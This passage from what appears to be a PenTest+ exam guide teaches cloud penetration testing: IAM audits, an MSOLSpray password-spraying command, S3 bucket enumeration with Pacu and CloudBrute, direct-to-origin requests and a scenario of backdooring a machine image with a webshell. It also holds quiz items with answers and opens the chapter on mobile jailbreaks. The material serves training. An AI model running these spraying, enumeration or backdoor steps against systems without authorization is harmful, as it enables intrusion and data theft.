AccessKeyId	:	ASIA2D<secret>
SecretAccessKey	:	4AfRRqYNDVi<secret>
Token	:	<base 64 secret>
Expiration	:	2021-10-14T12:17:39Z

---



**TIP** If you would like to experiment more with this kind of attack, the fAWS CTF challenge at <http://flaws.cloud/> allows you to test this with real AWS configurations.

## Account Takeover

Account takeover is a term used to describe someone gaining pervasive access to an account. In essence, the attacker has privileges that are equivalent to the account owner. Typically, this is the result of spear phishing, misconfigured access, or privilege

escalation from domain privileges into the cloud. One high-profile incident involving account takeover was the SolarWinds breach at the end of 2020. Attackers added further OAuth certificates into cloud applications, which allowed them to forge credentials in order to maintain elevated privileges (<https://www.bankinfosecurity.com/solarwinds-attackers-manipulated-oauth-app-certificates-a-16253>).

In addition to attacking OAuth and federation, attacks can create permissive policies that look benign, add certificates or access keys to a user that is controlled by an attacker, or add persistence to applications that have elevated privileges within the account. Malicious policies can be assigned to users or systems, or additional permissions can be added to existing policies. But all of these attacks serve to grant persistent access within the environment, resulting in pervasive access to data and commands. This may go beyond the cloud account itself and into federated applications, cloud assets, hosted data, and network boundaries.

## Password Spraying

As with other exposed login interfaces, password spraying attacks will work in the cloud. In many cases, multifactor authentication will be in place and will mitigate these attacks. However, in the case vulnerable cloud interfaces are exposed, password spraying tools designed for common login services may not work. Instead, you may need to use cloud-specific tools for password spraying, such as the Microsoft Online MSOLSpray tool

(<https://github.com/dafthack/MSOLSpray>). Here's an example:

```
PS> Import-Module .\MSOLSpray.ps1
PS> Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password
you set for your test account]
```

For the exam, it's unlikely you will be asked to have an encyclopedic knowledge of all tools capable of doing this. However, you should be aware that this attack still applies when you are testing assets hosted in the cloud and that you may have to

customize your tools to do it during a pentest. Additionally, you should be aware of the impact a spray will have on the service and whether that is allowed according to the hosting provider's pentest policies. But keep in mind that attacking an asset that is hosted in the cloud is not the same as attacking the cloud itself, even though you might ultimately be able to gain access to a cloud-hosted system or even elevate your privileges to the point where you can gain access to attack the cloud infrastructure.

## **Misconfigured Cloud Assets**

Whether it's Software as a Service (SaaS), Platform as a Service (PaaS), or Infrastructure as a Service (IaaS), securing cloud asset configurations can be underwhelmingly simple or overwhelmingly complex. The more sophisticated the platform, the more difficult it may be to secure the platform, and when moving into PaaS or IaaS, complexities can be huge.

## **Identity and Access Management**

IAM consists of the users, groups, roles, and permissions of users and assets within a cloud environment. Permissions are explicit grants of access given to a user, group, or asset. This could be something like being able to access a specific bucket in AWS or the ability to update Blob Storage in Azure.

Roles are designed to roll up permissions so that they can be used across different users, groups, or assets. They are built so that a specific task can be performed. For example, in order to create a new image in the cloud using a tool like Packer, you would need to be able to spin up a machine image, update the image, snapshot the image, and promote it to a new image. This would require a series of permissions. Roles may nest other roles under them to perform that task.

A best practice is to have roles assigned to groups and to place users in the groups. This helps with role-based access control (RBAC). This allows administrators to give people the permissions

they need to do their job while being able to update those permissions across all job holders should the requirements for the job change. This is less administratively intensive than having to update each individual user, especially in larger organizations.

Keep in mind that applications and systems may also have permissions. This includes permissions to access other services, to create and destroy files within a data store, and even to update certain cloud configurations. Because this can become very complicated quickly, it's handy to have tooling to help identify problems.

### Scout Suite by NCCGroup

(<https://github.com/nccgroup/ScoutSuite>) is one such tool. It can audit accounts in AWS, Azure, Google Cloud, Alibaba, and Oracle Cloud. Scout Suite is written in Python and can be installed by running `pip install scoutsuite` or by downloading and installing the tool from GitHub. Once installed, typing `scout -h` will allow you to view options. Let's take a look at our AWS configuration by running `scout aws`. The output will save to a directory and create an HTML file.



**EXAM TIP** Scout Suite is a Python tool that can audit accounts in AWS, Azure, Google Cloud, Alibaba, and Oracle Cloud. Scout Suite automatically gathers configuration data and highlights potential risk areas for manual inspection.

```
ptplus@ubuntu:~/ $ scout aws
2021-10-11 04:29:31 PTP scout [2438] INFO Launching Scout
2021-10-11 04:29:31 PTP scout [2438] INFO Authenticating to cloud provider
2021-10-11 04:29:31 PTP scout [2438] INFO Gathering data from APIs
2021-10-11 04:29:31 PTP scout [2438] INFO Fetching resources for the ACM service
<snipped>
2021-10-11 04:30:26 PTP scout [2438] INFO Running pre-processing engine
2021-10-11 04:30:26 PTP scout [2438] INFO Running rule engine
2021-10-11 04:30:26 PTP scout [2438] INFO Applying display filters
2021-10-11 04:30:26 PTP scout [2438] INFO Running post-processing engine
2021-10-11 04:30:26 PTP scout [2438] INFO Saving data to scoutsuite-report/
```

```
scoutsuite-results/scoutsuite_results_aws-694878675309.js
2021-10-11 04:30:26 PTP scout[2438] INFO Saving data to scoutsuite-report/
scoutsuite-results/scoutsuite_exceptions_aws-694878675309.js
2021-10-11 04:30:26 PTP scout[2438] INFO Creating scoutsuite-report/aws-
694878675309.html
```

Figure 6-1 shows an example of how the resulting HTML file looks when opened in a browser. The main page shows all of the services, while the dashboard shows overall issues pertaining to all the services evaluated. Figure 6-2 shows what happens if we click on the Security pulldown and select IAM to view IAM issues.

The screenshot shows the Scout Suite interface. At the top, there's a navigation bar with links for Scout, Analytics, Compute, Containers, Database, Management, Messaging, Network, Security, and Storage. To the right of the navigation bar are 'Filters' and a settings icon. Below the navigation bar, the title 'Amazon Web Services > [redacted]' is displayed. A sidebar on the left has a 'Dashboard' tab selected, followed by a list of AWS services: ACM, Lambda, CloudFormation, CloudTrail, CloudWatch, Config, Directconnect, DynamoDB, EC2, and EFS. Each service row contains five columns: Resources, Rules, Findings, and Checks. The EC2 row shows the highest number of resources (55) and findings (106). The CloudWatch row has a checked status indicator.

Service	Resources	Rules	Findings	Checks
ACM	0	2	0	0
Lambda	0	0	0	0
CloudFormation	0	1	0	0
CloudTrail	0	8	16	16
CloudWatch	1	1	0	1
Config	0	1	17	17
Directconnect	0	0	0	0
DynamoDB	0	0	0	0
EC2	55	28	106	581
EFS	0	0	0	0

**Figure 6-1** Scout Suite results, main page

The screenshot shows the Scout Suite IAM Dashboard. At the top, there's a navigation bar with links like Scout, Analytics, Compute, Containers, Database, Management, Messaging, Network, Security (which is currently selected), and Storage. To the right of the navigation are filters and settings icons. Below the navigation is a title 'IAM Dashboard'. Underneath the title are three buttons: 'Filter findings' (with a placeholder 'Type a finding name or ID...'), 'Show All', 'Good' (highlighted in green), 'Warning' (highlighted in orange), and 'Danger' (highlighted in red). A table follows, listing nine findings, each preceded by a red exclamation mark icon and a '+' sign to its right. The findings are:

Findings	Action
① Credentials Unused for 90 Days or Greater Are Not Disabled	+
① Inline group Policy Allows "NotActions"	+
① Inline group Policy Allows "sts:AssumeRole" For All Resources	+
① Inline role Policy Allows "iam:PassRole" For All Resources	+
① Lack of Key Rotation for (Active) Days	+
① Managed Policy Allows "iam:PassRole" For All Resources	+
① Managed Policy Allows All Actions	+
① Minimum Password Length Too Short	+

---

**Figure 6-2** Scout Suite IAM dashboard

Our IAM dashboard flags several issues for our attention. Clicking on any of the findings will allow us to view further details so that we can remediate the issues. As an attacker, this is an easy way to dig into areas that may be exploitable to identify potential attack vectors. As a cloud account owner, it's a good practice to run tools like this regularly for proactive efforts at security remediation.

## Federation

Earlier in the chapter, we talked about federation as a part of account takeover. Federation takes an identity provider and uses it as the authentication source for an environment. This could be something like Okta (<https://www.okta.com/identity-101/what-is-federated-identity>), which acts as an authentication source of its own, or it could be integrated into AWS (<https://aws.amazon.com/identity/federation>), Azure (<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-fed>), or Google Cloud (<https://cloud.google.com/architecture/identity/federating-gcp-with-active-directory-introduction>).

Federation uses technologies like OAuth (<https://oauth.net/2/>), SAML (<https://auth0.com/blog/how-saml-authentication-works/>), or OpenID (<https://openid.net/>) to act as identity providers that can perform authentication outside of an environment, then return data about the authenticated party so the platform itself can handle authorization. This is typically secured with shared secrets, such as certificates. If those secrets are compromised, then the security of the federation is compromised (<https://www.zdnet.com/article/nsa-warns-of-federated-login-abuse-for-local-to-cloud-attacks/>). As such, protecting these keys is fundamental to the security of the environment.

Some services allow more than one federated authentication source or multiple keys. Auditing changes to keys, federation sources, or external authentication sources will help protect an environment. As a tester, this is something you should look for but handle carefully. Modifying these settings means protecting the secrets you add and making sure you clean up when you are finished so that you don't degrade the security of your target environment as a result of your testing.

## Object Storage

Object storage is one of the most abused cloud components. Frequently, breaches of storage like Amazon S3 are due to misconfigurations. In one case, hundreds of gigabytes of municipal data was accidentally disclosed due to poor S3 hygiene (<https://www.securitymagazine.com/articles/95704-us-municipalities-suffer-data-breach-due-to-misconfigured-amazon-s3-buckets>). As pentesters, we approach object storage in one of two ways. We can identify storage that is accessible from an unauthenticated point of view, or we can identify storage that is accessible from an authenticated view. Tools like CloudCustodian (<https://cloudcustodian.io/>) can be used for cloud governance and discovery.



**EXAM TIP** CloudCustodian is an open-source tool that uses YAML policy files for auditing and enforcing cloud configuration policies in multiple cloud environments, including Azure, AWS, and Google Cloud Platform.

CloudCustodian takes policies in YAML and runs them against an account in order to identify misconfigurations, fix them, and report on potential policy violations. Policies have a name, a resource, and a series of applicable filters. CloudCustodian has sample configurations for AWS, Azure, and Google Cloud. These range from account checks and remediation to VPC checks (<https://cloudcustodian.io/docs/aws/examples/index.html>). Let's say we want to identify buckets that are not blocking public access. This sample policy will check this.

```
policies:
- name: CheckForPublicAclBlock
  resource: s3
  filters:
    - type: check-public-block
      BlockPublicAcls: false
      BlockPublicPolicy: false
```

To run this policy, we can use the `run` command and the `--dry-run` option to run the `custodian` binary. The `--dry-run` option makes sure that no changes take place. We also use the `-s` flag to supply an output directory.

```
$ custodian run --dry-run -s output public.yml
2021-10-13 22:14:50,597: custodian.policy:INFO policy:CheckForPublicAclBlock-Off
resource:s3 region:us-east-1 count:2 time:1.63
```

In this case, we see two resources. Looking in the output directory, we will see each policy in its own directory based on name, with identified resources inside a `resources.json` file.

```
$ cat output/CheckForPublicAclBlock/resources.json
[
  {
    "Name": "derp-web",
    "CreationDate": "2021-10-11T07:53:52+00:00",
    "Location": {
      "LocationConstraint": null
    },
    "Policy": "{\"Version\":\"2012-10-17\", \"Statement\": [{\"Sid\":\"PublicReadGetObject\", \"Effect\":\"Allow\", \"Principal\":\"*\", \"Action\":\"s3:GetObject\", \"Resource\":\"arn:aws:s3:::derp-web/*\"}]}",
    ...
    "c7n:PublicAccessBlock": {
      "BlockPublicPolicy": false,
      "BlockPublicAcls": false,
      "IgnorePublicAcls": false,
      "RestrictPublicBuckets": false
    }
  }
]
```

We can see that the test-web bucket has a public access block that does not prevent public access. The policy has `PublicReadGetObject` allowed for \* to get objects. This means anyone can grab a file from this bucket via the Web. Let's verify that with `curl`.

```
$ curl https://derp-web.s3.amazonaws.com/index.html
<HTML><BODY>DERP</BODY></HTML>
```

We see that we can access the bucket using the naming scheme for web-enabled buckets (`<bucket>.s3.amazonaws.com`). If you know the organization name, you may also be able to use the format: `s3-<region>.amazonaws.com/<Org Name>`. We also can verify using the CloudScout output for S3 buckets. When we click on our derp-web bucket, we see the same information we saw in the JSON response, as in [Figure 6-3](#).

The screenshot shows the CloudScout interface for an S3 bucket named 'derp-web'. At the top right are 'CSV' and 'JSON' download buttons. Below the title bar, the 'Information' section lists the following details:

- ARN: arn:aws:s3:::derp-web/\*
- Region: us-east-1
- Creation date: 2021-10-11 07:54:46+00:00
- Logging: Disabled
- Default encryption: Disabled
- Versioning: Disabled
- MFA Delete: Disabled
- Secure transport: Disabled
- Static website hosting: Enabled

Below the information section is the 'Public Access Block Configuration' section, which contains the following settings:

- Ignore Public ACLs: Disabled
- Block Public Policies: Disabled
- Block Public ACLs: Disabled
- Restrict Public Buckets: Disabled

**Figure 6-3** CloudScout results for S3 buckets

What if we didn't have access? There are many tools designed to guess S3 bucket names. You could use this command in Pacu:

```
Pacu > run s3__bucket_finder -d <domain>
```

Pacu's `s3__bucket_finder` module guesses bucket names based on domain names, subdomains, given affixes, and more. There are other tools that guess buckets based on dictionaries and wordlist manipulation. One of those tools is CloudBrute (<https://github.com/0xsha/CloudBrute>). CloudBrute supports AWS, Azure, Google Cloud, Digital Ocean, Vultr, Alibaba, and Linode providers. It will attempt to guess buckets based on a key (specified by `-k`), a wordlist (specified by `-w`), and a domain or other keywords. Let's try searching for `derp.pro`. In [Figure 6-4](#), you can see the output.

```
PTP$ ./CloudBrute -d derp.pro -k derp -c amazon -w data/storage_small.txt
CLOUDBRUTE
V 1.0.7
3:45AM INF Detect config path: config/config.yaml
3:45AM INF Detect provider path: config/modules
3:45AM INF Initialized scan config
3:45AM INF amazon detected
3:45AM INF Initialized amazon config
13 / 336 [==>-----] 3.87% 80m05s
3:45AM WRN 403: Protected - derpbucket.s3.amazonaws.com
58 / 336 [=----->-----] 17.26% 80m01s
3:45AM WRN 403: Protected - derp-attachments.s3.amazonaws.com
221 / 336 [=----->-----] 65.77%
3:45AM WRN 403: Protected - derp-test.s3.amazonaws.com
248 / 336 [=----->-----] 73.81%
3:45AM WRN 403: Protected - derpupload.s3.amazonaws.com
336 / 336 [=-----] 100.00% 1s |
```

---

**Figure 6-4** CloudBrute results for `./CloudBrute -d derp.pro -k derp -c amazon -w data/storage_small.txt`

Derp-web doesn't show up. This directory isn't publicly listable. It will only show up if you request the page explicitly, such as with `index.html`. Storage has access lists and public settings that typically make up the combined access rules. These can be complex if you aren't familiar with them. This is why there have been so many leaks of cloud storage data (<https://github.com/nagwww/s3-leaks>).

---



**EXAM TIP** CloudBrute is a multicloud (Azure, Amazon, Google, etc.) tool that helps identify target infrastructure, files, and applications using wordlists, domains, and common cloud naming conventions.

## Containerization Technologies

We will discuss containers a little further in [Chapter 7](#). For now, understand that containers allow you to take an image and run it anywhere. A number of different technologies let us run containers, such as containerd, Windows containers, Docker, Kubernetes, and cloud implementations of these technologies. Most pentesters will need to understand how to recognize, access, and break out of

containerized systems. How you leverage container resources to further your access to other systems, or to the hosting system, will be influenced by whether you are able to map local disks on the system from within the container, for example. If directories are mapped that include a Docker socket file, for example, you may be able to issue commands to the container using that file. Additional Docker breakout methods can be found at <https://blog.nody.cc/posts/container-breakouts-part1/>.

Docker is typically only used for small numbers of containers on a specific host. Docker Swarm is used for orchestration when there are a small number of systems with a small number of services. Kubernetes is better for systems that require orchestration across many nodes, and it offers enterprise-level scalability and resiliency. Docker and Kubernetes share some common attack patterns (such as kernel exploits: <https://snyk.io/blog/kernel-privilege-escalation/>), but Kubernetes works off of kubelets, users, pods, secrets, and more, which have unique attack vectors. Microsoft has created a list of potential attack, escalation, discovery, and evasion techniques as part of their Threat Matrix for Kubernetes (<https://www.microsoft.com/security/blog/2021/03/23/secure-containerized-environments-with-updated-threat-matrix-for-kubernetes/>). Jay Beale of Inguardians has written a walkthrough of some techniques that can be used in a Kubernetes attack on their blog: <https://www.inguardians.com/attacking-and-defending-kubernetes-bust-a-kube-episode-1/blog/>

## Cloud-Centric Attacks

Some attacks, such as DoS, have specialized context when applied to the cloud. Other attacks focus on the nuances of services available only within cloud environments, such as with malware injection and side-channel attacks for cloud resources. Attackers may use these attacks to gain further access within a cloud environment or to use the cloud environment as an attack tool to accomplish goals against other Internet-facing targets.

## Denial of Service

In [Chapter 3](#), we talked about DoS attacks in the context of stress testing applications. We talked about the different kinds of attacks and why attackers use them. This ranges from a desire to increase costs, disrupt quality of service, or cause inconvenience for organizations owning the resources or attempting to use them. Motivations may range from monetary (ransom), political or moral activism, or revenge, to using them to mask other attacks. As a pentester, you may also be asked to evaluate whether a cloud environment has weaknesses that allow attackers to use cloud resources for DoS attacks.

## Volumetric DDoS

Volumetric attacks try to take up bandwidth or connections on their targets. Cloud resources are an attractive way to amplify an attack or to mask the true source of the attack. The amplification of a reflected attack is the ratio of what is sent to the intermediary versus what is sent to the victim. For example, Memcached is used to store data that can be shared between applications, like web session data. A small request to Memcached can turn into a huge return volume. But as there are fewer Memcached systems on the Internet compared to NTP or SNMP, it may be less attractive as a target. UDP reflection attacks can use protocols like Apple Remote Management Service, Web Services Dynamic Discovery (WS-DD), Constrained Application Protocol (CoAP), LDAP, and Memcached, all of which can be exposed by cloud resources.

## Direct-to-Origin Attacks

One of the benefits of cloud-based distributed denial of service (DDoS) prevention is cloud front-ends can massively scale in order to deal with an attack. Only the traffic that has to be passed to back-end systems lands on the origin server itself. With this type of mitigation, there are ideally firewall rules to prevent anyone other than the cloud provider from communicating directly with the origin

server. If these rules don't properly protect origin servers, attackers may be able to issue requests that reveal back-end IP addresses for the systems being protected (<https://cdn.net/how-to-protect-your-cdn-origin-server/>).

If real IPs are revealed, attackers can bypass protections and attack IP addresses directly. This is a direct-to-origin attack. Content delivery networks (CDNs) are designed to shoulder the bulk of the load. Massive amounts of traffic can therefore be serviced by relatively few systems. Attacking those few directly can quickly overload the target. The cached content in the CDN will still be serviced, but dynamic content can't be generated and distributed. This would be things like logins, searches, and more (<https://www.red-button.net/ddos-glossary/direct-to-origin-ddos-attacks/>).

We talked about how to conduct reconnaissance for this in [Chapter 2](#), but let's revisit this for a moment. Look up the website by name to get its IP. Look up the IP and see who owns it in ARIN. If it's a cloud provider, it could be a cloud-fronted site. You could instead make requests to a bogus virtual host address—let's say, "doesnotexist.derp.pro"—and see if you get a response from a different IP range. You could even look up the IP range your target organization owns and request the domain name. For example, send this request to the IP address target in Burp (<https://<company owned IP address from ARIN>>):

```
GET / HTTP/1.1
Host: www.derp.pro
```

If the response comes back as a valid web response with a base page, you know you've made a direct request. You can also examine SSL certificates to identify IP addresses that may be vhosts in use. Some tools exist to help automate this process, but may not show up on the exam:

- <https://github.com/jobertabma/virtual-host-discovery>
- <https://github.com/gwen001/vhost-brute>

- <https://github.com/m0rtem/CloudFail>
- 



**TIP** For further reading about some of the research into these types of attacks, check out these articles at ZDnet (<https://www.zdnet.com/article/fbi-warns-of-new-ddos-attack-vectors-coap-ws-dd-arms-and-jenkins/>) and Team Cymru's blog (<https://team-cymru.com/blog/2020/05/15/dissecting-ddos-attacks/>).

## Cloud Malware Injection

In Chapter 5, we talked about application injection attacks and how attackers can use XSS and SQLi attacks to inject malicious content into what is served by legitimate applications. These attacks also work in the cloud. However, there are additional vectors of attack for malware injection in the cloud. In the cloud, attackers may be able to use the access acquired through other attacks to inject malicious content into served images or cloud services.

For example, if an attacker is able to manipulate a copy of a legitimate cloud-hosted service or machine image and then convince the cloud provider that copy should be served, they could gain additional access to the cloud environment or even intercept service requests meant for the legitimate service. In a SaaS or PaaS model, this means using a service. In an IaaS model, this means affecting served images. In both cases, this involves having some level of privileged access to the cloud account. But this may be acquired as a result of other attacks. Let's look at a plausible example.

Assume during our testing that we identify an abandoned GitHub repository maintained by the target organization. It looks like a number of scripts within the repository are used either as examples of how to manage the services the organization offers or to perform the management. Using a tool like truffleHog, we can look for keys. Let's say we find a key in a commit from more than a year ago. It's

since been removed from the repository, but the history file has not been cleaned. Testing the key, we find out that it works, and the key grants access to the organization, but without enough permissions to do what we want. We have EC2:<sup>\*</sup> privileges, though. This lets us enumerate the EC2 instances and find the AMI that was used to create them. To take a closer look, we can spin up a new instance with that AMI using our own keys, connect to it, and find that it is using AWS Secrets Manager to get credentials for communication to other services. Since we don't have enough privileges to grant permissions to the new instance, it can't access these secrets. Bummer, right? We need to get creative. We look and find that the AMIs use a naming scheme: WebService-Master-MM-YY. It's possible that services pull the latest image based on this naming scheme. So, we modify our AMI to add a hidden webshell for remote access and throw in a privilege escalation binary so that we can take over the system. Then we save it to a new AMI using the same naming scheme. We wait, and eventually we see that the service has launched our malicious AMI. We can use our webshell to get into it, elevate privileges, and sift through the running processes to access the credentials from AWS Secrets Manager. Those secrets allow us to access the RDS instance and get access to sensitive data that we could not use before.

Attackers could use this to exploit users of the cloud service with something like a drive-by attack, intercept other sensitive data sent to the service, or plant additional malware to abuse resources hosted in the cloud environment. This type of attack can be difficult to spot, because it relies heavily on integrity management of images and services, as well as protecting cloud secrets. While there's a lot of attention on the latter, good controls for integrity management are less often considered.

## Side-Channel Attacks

One of the reasons the cloud is popular is because of its scalability. Affordable scalability is the result of multitenancy. That means many customers may be running isolated images using the same physical

hardware. Since the CPUs are still the same and some of the hardware is shared, side-channel attacks may take advantages of weaknesses in hardware to capture information from other instances. Two prominent examples of this are Spectre and Meltdown (<https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html>). Using these weaknesses, attackers may be able to read kernel memory and system caches and perhaps access information of other instances. Keys, certificates, credentials, processed data, and other information may be leaked from shared systems. There are numerous scholarly papers about side-channel attacks (<http://dx.doi.org/10.1145/2660267.2660356> for example); however, these attacks are difficult to execute, and the data returned is not always predictable.

## Software Development Kits

Cloud-based software development kits (SDKs) include command-line interfaces (CLIs) to interact with the cloud. Amazon implements `awscli`. Google Cloud Platform (GCP) implements the `gcloud` tool. Azure has the `az` tool. These may also include various other libraries to help interact with services. Most cloud infrastructures can be accessed programmatically. Here's an example of using PowerShell to look up automation accounts and runbooks and export them in Azure:

```
PS> Get-AzAutomationAccount
PS> Get-AzAutomationRunbook -AutomationAccountName
<AutomationAccountName> -ResourceGroupName <ResourceGroupName>
• Export a runbook with:
PS> Export-AzAutomationRunbook -AutomationAccountName <account name>
-ResourceGroupName <resource group name> -Name <runbook name> -
OutputFolder .\Desktop\
```

This can also be done using an Azure SDK written for Python (<https://github.com/Azure/azure-sdk-for-python>).

In addition, many organizations are going the route of using Infrastructure as Code (IaC). IaC allows organizations to programmatically define how to build instances and architectures in

the cloud so that they can be consistent, scalable, reusable, and well defined. Some of the tools that make up IaC include Chef, Puppet, Ansible, SaltStack, Terraform, CloudFormation, Packer, Vagrant, Docker, and Kubernetes. We could probably dedicate the entire space of a book to these technologies, and you should certainly use the opportunity to research these independently in order to become a great pentester, if you choose to focus on cloud technologies. What you need to know is that using these tools provides a programmatic way to use cloud SDKs from within other tooling.

Using code to set up configuration files to build a cloud-based infrastructure and then perform prebuild, deployment, and post-deployment tasks to customize the resulting images has three advantages. As tooling is updated, this makes it much easier to upgrade, redeploy, scale, and destroy environments as necessary. It becomes easier for DevOps methodologies to use these tools to better include cloud in CI/CD pipelines, where code can be constantly updated as new features are added so that environments can be scaled, upgraded, and rolled back as needed. And these tools make it easier to transform environments from one provider to another, since the actual infrastructure is abstracted.

What does this mean to a pentester or an attacker? These are all powerful tools, but they must be run from somewhere. This means that keys, secrets, configurations, and the data these tools use must also reside somewhere. This makes targeting this information a potential operational goal. Confirm that this information is adequately protected by looking in internal and external code repositories to minimize unintentional exposures. Target systems that handle CI/CD pipelines and make sure they do not grant access to all of the cloud repositories, including the ability to spin up new instances, capture keys for privilege escalation, or gain persistence. Tools like CyberArk, HashiCorp Vault, AWS Secrets Manager, and GCP Secrets Manager all help manage secrets. Google has some good recommendations for secrets management (<https://cloud.google.com/secret-manager/docs/best-practices>), but users who fail to follow this guidance or leak additional keys may

also leave secrets management vulnerable. Therefore, pentesting will focus on finding weaknesses in the implementation of policies and practices designed to protect this information throughout the provisioning and management process, especially when cloud SDKs and CI/CD are involved.

## Chapter Review

As you can see, the cloud is its own specialty area for pentesting. It requires its own set of tools and knowledge to perform pentests against it successfully. In this chapter, we've reviewed cloud-centric considerations for account and privilege attacks, giving an overview of where common pentest concepts have specific application within the cloud. We looked at cloud configuration concepts to give a context for cloud management, reconnaissance, and exploitation during pentests, and we discussed attack permutations that are specific to cloud environments. Cloud pentesting often requires custom tooling, so we have provided a few scenarios to familiarize you with some of these, such as Pacu, CloudBrute, Cloud Custodian, and Scout Suite. But there is plenty of room for you to research further to become a true cloud pentest expert.

## Questions

- 1.** Which of the following tools would you use to identify cloud assets for a target organization using Azure?
  - A.** Pacu
  - B.** Scout Suite
  - C.** Hydra
  - D.** CloudBrute
- 2.** What is one of the most common ways to gain access to cloud resources?
  - A.** Password spraying
  - B.** Unsecured information in software repositories

- C.** SQL injection
  - D.** Phishing
- 3.** Which of the following modules would you use to enumerate AWS account data, and which tool implements it?
- A.** aws\_enum\_account in Pacu
  - B.** Account - detect logins in Cloud Custodian
  - C.** ec2\_enum in Pacu
  - D.** -aws profile in Scout Suite
- 4.** With a valid token and access to the metadata service, which of the following would you likely attempt to do?
- A.** Change firewall rules within an instance
  - B.** Extract user information from IAM
  - C.** Use the rights of the service or system you have compromised for further access
  - D.** Place a backdoor in an AMI for persistence and remote access
- 5.** The following suggests a cloud asset may be vulnerable to which kind of attack? Assume that 10.0.0.1 is confirmed within the target organization's owned IP range.

```
$ curl -H "Host: www.derp.pro" -k -i https://10.0.0.1
HTTP/2 200
date: Wed, 12 May 2021 05:38:27 GMT
expires: -1
content-type: text/html; charset=ISO-8859-1
server: www
<normal web page source, same as request to www.derp.pro>
```

- A.** XSS
- B.** Direct-to-origin attack
- C.** Volumetric DDoS
- D.** SSRF

## Answers

1. **D.** CloudBrute can identify resources based on dictionaries and wordlists in multiple cloud providers.
2. **B.** Insecurely stored keys and other authentication material are frequently an easy way to gain initial access to cloud resources during a pentest.
3. **A.** Pacu implements modules, and the enum module that focuses on the AWS account details is `aws __ enum __ account`.
4. **C.** The metadata service will allow you to get the instance's tokens, but it won't necessarily enable you to perform the other actions mentioned. Even though you may have privileges to do some of these, you wouldn't necessarily use the metadata service to do that.
5. **B.** Getting back the legitimate website by requesting the direct IP suggests you have successfully requested directly to the origin server when the IP you requested is not owned by another organization (such as a cloud mitigation provider). Load balancers and other equipment may perform a redirect or serve error pages rather than the expected web content.

## CHAPTER 7

---

# Specialized and Fragile Systems

In this chapter, you will learn about

- Common attacks and vulnerabilities for specialized systems
  - Mobile attacks, vulnerabilities, and tools
  - Special considerations, vulnerabilities, and attacks for Internet of Things (IoT) and SCADA systems
  - Data storage system vulnerabilities for on-premises and cloud configurations
  - Vulnerabilities that apply to virtualized and containerized environments
- 

Specialized systems, including mobile, IoT, SCADA, and virtualized/containerized systems, have revolutionized the way people interact with each other and the Internet. Most tasks that required a home computer like e-mail, online banking, video chat, or watching movies can now be done from the convenience of a tablet or smart phone through mobile software applications. Automation for everything from factories to agriculture can now be managed over a network. With virtualization and containerization, enterprises have forever changed the paradigm for systems management and portability.

What each of these has in common is device specialization. These devices serve dedicated purposes and often operate under constraints that differentiate them from traditional devices. This could be a need to run for prolonged periods on battery power, to accommodate a smaller form factor, to conform to other industrial

operating conditions, or to accommodate the operating parameters of providing an entirely virtualized stack. In turn, the operating systems and software are often customized to match. This means that traditional penetration testing methods that rely on OS-level access or that follow the rules of traditional networks may not apply in quite the same ways.

In this chapter, we will discuss some of the concepts you may see on the CompTIA PenTest+ exam regarding mobile systems, virtualized devices, and other nontraditional systems at a high level. Please note, this is a wide area of expertise, and we will not be able to cover every aspect of this type of pentesting within the scope of a single book chapter. To prep for the exam, we highly recommend using the resources provided in this chapter for further reading.

## Mobile Devices

When we talk about mobile devices, we're typically talking about phones and tablets. The hardware is customized for a handheld form factor, long battery life, limited local storage, and security features that facilitate wireless and cellular communication. Generally, these devices will run either Android or iOS operating systems. Android is an open-source operating system, but iOS is proprietary. In either case, pentests tend to focus on security of local device storage, authentication and authorization, the ways applications interact with each other and the OS, communications, and anti-tampering or anti-reversing controls that exist on the device.



**NOTE** For more information about the Apple mobile platform's hardware and its security model, check out the 2021 Apple Platform Security guide:

[https://manuals.info.apple.com/MANUALS/1000/MA1902/en\\_US/apple-platform-security-guide.pdf](https://manuals.info.apple.com/MANUALS/1000/MA1902/en_US/apple-platform-security-guide.pdf). Similarly, you can read more about the

Android platform at  
<https://developer.android.com/training/articles/security-tips>.

## Testing Concepts

Before we go into details about specific mobile operating systems, there are a few concepts that mobile testing platforms have in common. Mobile testing provides challenges not only surrounding what testing tools you use but how you install testing tools and applications, how you access devices, and even what environment you are able to use to perform your testing. We'll talk about these in terms of four key concepts, including application sideloading, jailbreaks, emulators and simulators, and special test hardware.

## Sideload

Most mobile ecosystems limit application installation to a store. The Apple Store, as an example, is the only way to install an application on an iOS device. Android implements Google Play. If you need to test an application that isn't available in these stores, you will either need to modify the device to allow sideloading (Android), or you will need special privileges, either as a developer or on the device itself (iOS). Sideload is the process of installing applications that are unapproved for the device or that come from a source that is unapproved. For mobile devices, sideloading is typically accomplished via USB.

## Jailbreak

Without privileged operating system access, you can't rely on logs, process monitoring, or other inputs you might normally have in order to evaluate functionality. You may not be able to install applications or other custom tooling. These limitations also prevent you from evaluating encrypted code or communications. Pentesting these devices often means working around that.

Jailbreaking, or "rooting," is the process of exploiting a software vulnerability in a mobile OS that enables low-level execution with

elevated privileges (i.e., root) to bypass the security mechanism in a mobile OS. Jailbreaking a device is useful when you do not have another way to sideload an application or need device-level access to evaluate application security. Both Android and Apple devices can be jailbroken, but available jailbreaks change over time. There are four classifications of jailbreaks:

- **Untethered** The device can be powered on and off without the help of a computer.
- **Tethered** A computer and software are required to boot the jailbroken device each time.
- **Semi-tethered** If the device is rebooted, you will need to jailbreak the device again to patch the kernel using a computer.
- **Semi-untethered** This is the same as semi-tethered but can be accomplished using the jailbreak app that is already installed on the device.

How you jailbreak a device varies based on the device and operating system version. While there are some online-only jailbreaks (for example, see [https://www.theiphonewiki.com/wiki/Jailbreak\\_Exploits](https://www.theiphonewiki.com/wiki/Jailbreak_Exploits)), in most cases, you must sideload a jailbreak application to the device. For mobile devices, this is typically done via USB. Once you run the jailbreak, you will be granted privileged access to the device. But this is not foolproof. You always run the risk of rendering the device unusable, or “bricking” it. Therefore, it is advisable that you use a dedicated test device rather than your personal device for testing.

An important consideration, if you do jailbreak a device, is the process of jailbreaking changes the security of the device. This process may enable services that are not normally enabled or set default passwords that can be exploited by network attackers who can see a jailbroken device. Be especially cognizant of these changes while testing, and be sure to secure the device yourself rather than introducing a customer to the risk of data loss or compromise as a

result of your actions. This may also mean that finding other jailbroken devices within your client's scope could be a valid target for you during your pentest. Fun!

---



